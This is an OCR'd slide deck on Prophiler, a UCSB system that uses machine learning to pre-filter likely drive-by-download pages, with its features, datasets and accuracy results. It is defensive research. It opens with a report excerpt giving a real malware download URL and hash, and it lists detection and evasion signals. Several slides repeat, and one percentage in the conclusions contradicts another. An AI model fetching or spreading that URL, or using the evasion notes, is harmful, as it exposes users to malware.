
No shellcode was identified.

Additional (potential) malware:

URL	Type	Hash	Analysis
http://naundefined.cz.cc/out.php?a=QQkFBg0CAgQEDAAMEkcJBQYNAgIEBgAHAg==&p=4 none	PE32 executable for MS Windows (GUI) Intel 80386 32-bit	11066fea858937bd3cacc9fdeae94ad5	• Anubis report


© 2008–2010 UCSB Computer Security Lab

Prophiler: Goals



Prophiler: Goals

- Quick identification of drive-by-download web pages
  - each web page is deemed *likely benign* or *likely malicious*
  - detection models obtained through supervised machine-learning
- System as *filter* between a crawler and a more costly analysis system (Wepawet)
  - drive-by-download attack pages can be identified with certainty
  - the filter can allow high FP rates, as they're later discarded by the dynamic analysis system



Prophiler: approach

- Several static features are extracted from each URL and web page
- The features are evaluated using a set of machine learning models
  - use of supervised machine learning
- Each web page is deemed either likely benign or likely malicious

Prophiler: learning

- Use of the Weka machine learning platform
- Supervised machine learning
  - learning: the system is fed with a labeled dataset
    - both known malicious and benign samples
    - each sample represented by several features
  - a machine learning model is elaborated by the system
  - 10-fold cross validation to evaluate the effectiveness of each model
  - the model can then be used for detection...

Features – general

- We define three classes of features (77 in total)
  - HTML (19)
    - source: web page content
  - JavaScript (25)
    - source: web page content
  - URL and host-based (33)
    - source: page URL and URLs included in the content
- One machine learning model for each feature class

HTML and JavaScript features

- HTML features
  - iframe tags, hidden elements, elements with a small area, script elements, embed and object tags, elements from an external domain, out-of-place elements, included URLs, scripting content percentage, whitespace percentage, meta refresh tags, double HTML documents, …
- JavaScript features
  - eval(), setTimeout() and setInterval() occurrences, deobfuscation routines, long strings, string assignments, event attachments, fingerprinting functions, DOM modifying functions, keywords to words ratio, script entropy, strings entropy, shellcode presence, max strings length, whitespace percentage, average string and line length...

HTML and JavaScript features

- HTML features
  - iframe tags, hidden elements, elements with a small area, script elements, embed and object tags, elements from an external domain, out-of-place elements, included URLs, scripting content percentage, whitespace percentage, meta refresh tags, double HTML documents, …
- JavaScript features
  - eval(), setTimeout() and setInterval() occurrences, deobfuscation routines, long strings, string assignments, event attachments, fingerprinting functions, DOM modifying functions, keywords to words ratio, script entropy, strings entropy, shellcode presence, max strings length, whitespace percentage, average string and line length...

HTML and JavaScript features

- HTML features
  - iframe tags, hidden elements, elements with a small area, script elements, embed and object tags, elements from an external domain, out-of-place elements, included URLs, scripting content percentage, whitespace percentage, meta refresh tags, double HTML documents, …
- JavaScript features
  - eval(), setTimeout() and setInterval() occurrences, deobfuscation routines, long strings, string assignments, event attachments, fingerprinting functions, DOM modifying functions, keywords to words ratio, script entropy, strings entropy, shellcode presence, max strings length, whitespace percentage, average string and line length...

HTML and JavaScript features

- HTML features
  - iframe tags, hidden elements, elements with a small area, script elements, embed and object tags, elements from an external domain, out-of-place elements, included URLs, scripting content percentage, whitespace percentage, meta refresh tags, double HTML documents, …
- JavaScript features
  - eval(), setTimeout() and setInterval() occurrences, deobfuscation routines, long strings, string assignments, event attachments, fingerprinting functions, DOM modifying functions, keywords to words ratio, script entropy, strings entropy, shellcode presence, max strings length, whitespace percentage, average string and line length...

HTML and JavaScript features

- HTML features
  - iframe tags, hidden elements, elements with a small area, script elements, embed and object tags, elements from an external domain, out-of-place elements, included URLs, scripting content percentage, whitespace percentage, meta refresh tags, double HTML documents, …
- JavaScript features
  - eval(), setTimeout() and setInterval() occurrences, deobfuscation routines, long strings, string assignments, event attachments, fingerprinting functions, DOM modifying functions, keywords to words ratio, script entropy, strings entropy, shellcode presence, max strings length, whitespace percentage, average string and line length...

URL and host-based features

- Syntactical
  - domain name length, relative URL, suspicious domain name, TLD, suspicious patterns, file name length, suspicious file name, sub-domain absence, IP address in the URL, port number presence, URL absolute and relative length
- DNS-based
  - for each of the A, NS, MX records: first returned IP, number of IP addresses, TTL, Autonomous System number
  - resolved PTR record, A record equals PTR
- Whois-based
  - registration date, update date, expiration date
- Geoip-based
  - country code, region, time zone, netspeed

Prophiler - classification

- A page is flagged as malicious when one or more of the individual machine learning models predict the page as malicious
  - sometimes only a certain class of features (or even only one feature!) may determine the maliciousness of a page
    - e.g. an iframe including a malicious resource
    - we have to be “conservative” in order not to miss attacks
  - this allows us to have few false negatives

Limitations

- Being a filter, Prophiler can afford having high false positive ratios
  - the final classification will be done at a later stage
  - this way the system can be tuned for lower false negatives
- Some of the features, alone, could be easily evaded, BUT
  - overall, Prophiler's set of features is comprehensive and covers several aspects of malicious web pages. Examples:
    - strings and function names can be easily obfuscated
      - features to detect obfuscated code
    - malicious code can be included from external URLs
      - features to detect content inclusion


Deployment (1)

- Prophiler deployed as filter for Wepawet
  - can be used also for any other honeyclient system
- Running on a 8-core, 8 GB of RAM Linux machine
- 320,000 pages/day analyzed on average (~2 M objects)

Deployment (2)

- Feeding the crawler
  - attackers insert the Internet's most trendy topics in their pages to make them appear high in search engines' results (“black hat SEO”)
  - we fetch Google, Twitter and Wikipedia trends
    - we search for them on three different search engines
    - results are passed as seeds to the crawler (~11k URLs/day)
  - links appearing in spam emails (~2k URLs/day)
- The crawler: modified instance of Heritrix
  - sets each HTTP request's *Referer* to the search engine page from which the URL was extracted (“black hat SEO”)
  - User-Agent set to *MS Internet Explorer 6 on Windows XP*

Deployment Scheme



Evaluation

Datasets

Dataset name	**Benign pages**	**Malicious pages**	**Total pages**
Training	51,171	787	51,958
Validation	139,321	13,794	153,115
Evaluation	N/A	N/A	18,939,908
Comparison	9,139	5,861	15,000

Training and Validation datasets


- Training dataset: used to train the machine learning models
  - benign pages from Alexa top 100 websites
  - malicious pages from Wepawet
- Validation dataset: separate dataset used to assess the detection capabilities of Prophiler after the training
  - 153,115 pages that were submitted to Wepawet over a 15-day period
  - we already knew which were malicious, and which benign
  - results of Prophiler's analysis: 10.4% false positives, 0.54% false negatives
    - if used as a filter, it would save Wepawet from analyzing 124,906 pages! (more than 3 days of analysis)

Validation dataset

Number of pages	Reason of suspiciousness
124,906	**None (classified as benign)**
14,520	HTML
9,593	JavaScript
1,268	Request URL
814	JavaScript + HTML
806	Request URL + HTML
467	Included URL(s)
189	Request URL + JavaScript
181	Included URL(s) + HTML
130	Request URL + JavaScript + HTML
119	Request URL + Included URL(s)
46	Request URL + Included URL(s) + JavaScript + HTML
28	Request URL + Included URL(s) + HTML
17	Request URL + Included URL(s) + JavaScript
16	Included URL(s) + JavaScript
15	Included URL(s) + JavaScript + HTML

Evaluation dataset

- Large-scale evaluation of Prophiler
  - 60 days of crawling + analysis
  - 18,939,908 unlabeled pages
  - 14.3% of pages flagged as suspicious and submitted to Wepawet (13.7% FP)
    - » 85.7% load reduction on Wepawet = saving more than 400 days of analysis!



Comparison dataset

- We compared our work to existing approaches
  - *Identification of Malicious Web Pages with Static Heuristics* [1]
    - » 5 HTML and 3 JavaScript features
  - *Beyond Blacklists: Learning to Detect Malicious Web Sites from Suspicious URLs* [2]
    - » 4 URL and 16 host-based features
  - *Obfuscated Malicious Javascript Detection using Classification Techniques* [3]
    - » 16 JavaScript features
  - *Caffeine Monkey: Automated Collection, Detection and Analysis of Malicious JavaScript* [4]
    - » 4 HTML features
  - union of all their features

Comparison dataset

Work	Feature collection time	Classification time	FP %	FN %	Considered feature classes
[1]	0.15 s/page	0.034 s/page	13.7	14.69	HTML, JavaScript
[2]	3.56 s/URL	0.020 s/URL	14.83	8.79	URL,Host
Union of [1,2,3,4]	N/A	N/A	17.09	2.84	HTML, JavaScript, URL, Host
Prophiler	3.06 s/page	0.237 s/page	9.88	0.77	HTML, JavaScript, URL, Host
Prophiler's top 3	N/A	N/A	25.74	5.43	HTML, JavaScript, URL, Host
Prophiler's top 5	N/A	N/A	5.46	4.13	HTML, JavaScript, URL, Host

- 15,000 labeled web pages (from Wepawet)
- Prophiler has lower FP and FN ratios than the existing systems, and also of their union
  - our novel features are effective and improve detection
  - keeping only the 'best' features reduces accuracy

Comparison dataset

Work	Feature collection time	Classification time	FP %	FN %	Considered feature classes
[1]	0.15 s/page	0.034 s/page	13.7	14.69	HTML, JavaScript
[2]	3.56 s/URL	0.020 s/URL	14.83	8.79	URL,Host
Union of [1,2,3,4]	N/A	N/A	17.09	2.84	HTML, JavaScript, URL, Host
Prophiler	3.06 s/page	0.237 s/page	9.88	0.77	HTML, JavaScript, URL, Host
Prophiler's top 3	N/A	N/A	25.74	5.43	HTML, JavaScript, URL, Host
Prophiler's top 5	N/A	N/A	5.46	4.13	HTML, JavaScript, URL, Host

- 15,000 labeled web pages (from Wepawet)
- Prophiler has lower FP and FN ratios than the existing systems, and also of their union
  - our novel features are effective and improve detection
  - keeping only the 'best' features reduces accuracy

Comparison dataset

Work	Feature collection time	Classification time	FP %	FN %	Considered feature classes
[1]	0.15 s/page	0.034 s/page	13.7	14.69	HTML, JavaScript
[2]	3.56 s/URL	0.020 s/URL	14.83	8.79	URL,Host
Union of [1,2,3,4]	N/A	N/A	17.09	2.84	HTML, JavaScript, URL, Host
Prophiler	“from scratch”	0.237 s/page	9.88	0.77	HTML, JavaScript, URL, Host
Prophiler's top 3	N/A	N/A	25.74	5.43	HTML, JavaScript, URL, Host
Prophiler's top 5	N/A	N/A	5.46	4.13	HTML, JavaScript, URL, Host

- 15,000 labeled web pages (from Wepawet)
- Prophiler has lower FP and FN ratios than the existing systems, and also of their union
  - our novel features are effective and improve detection
  - keeping only the 'best' features reduces accuracy

Comparison dataset

Work	Feature collection time	Classification time	FP %	FN %	Considered feature classes
[1]	0.15 s/page	0.034 s/page	13.7	14.69	HTML, JavaScript
[2]	3.56 s/URL	0.020 s/URL	14.83	8.79	URL,Host
Union of [1,2,3,4]	N/A	N/A	17.09	2.84	HTML, JavaScript, URL, Host
Prophiler	steady state ⇒	0.237 s/page	9.88	0.77	HTML, JavaScript, URL, Host
Prophiler's top 3	N/A	N/A	25.74	5.43	HTML, JavaScript, URL, Host
Prophiler's top 5	N/A	N/A	5.46	4.13	HTML, JavaScript, URL, Host

- 15,000 labeled web pages (from Wepawet)
- Prophiler has lower FP and FN ratios than the existing systems, and also of their union
  - our novel features are effective and improve detection
  - keeping only the 'best' features reduces accuracy

Comparison dataset

Work	Feature collection time	Classification time	FP %	FN %	Considered feature classes
[1]	0.15 s/page	0.034 s/page	13.7	14.69	HTML, JavaScript
[2]	3.56 s/URL	0.020 s/URL	14.83	8.79	URL,Host
Union of [1,2,3,4]	N/A	N/A	17.09	2.84	HTML, JavaScript, URL, Host
Prophiler	0.27 s/page	0.237 s/page	9.88	0.77	HTML, JavaScript, URL, Host
Prophiler's top 3	N/A	N/A	25.74	5.43	HTML, JavaScript, URL, Host
Prophiler's top 5	N/A	N/A	5.46	4.13	HTML, JavaScript, URL, Host

- 15,000 labeled web pages (from Wepawet)
- Prophiler has lower FP and FN ratios than the existing systems, and also of their union
  - our novel features are effective and improve detection
  - keeping only the 'best' features reduces accuracy

Conclusions

- Prophiler is still running...
  - 58 Million pages analyzed so far
  - of these, 8.97% were flagged as malicious and forwarded to Wepawet (0.03% of the total pages)
    - more than 1300 days of analysis saved :)
- Adapting to recent drive-by downloads is easy
  - re-train the models with new pages

Thanks...

?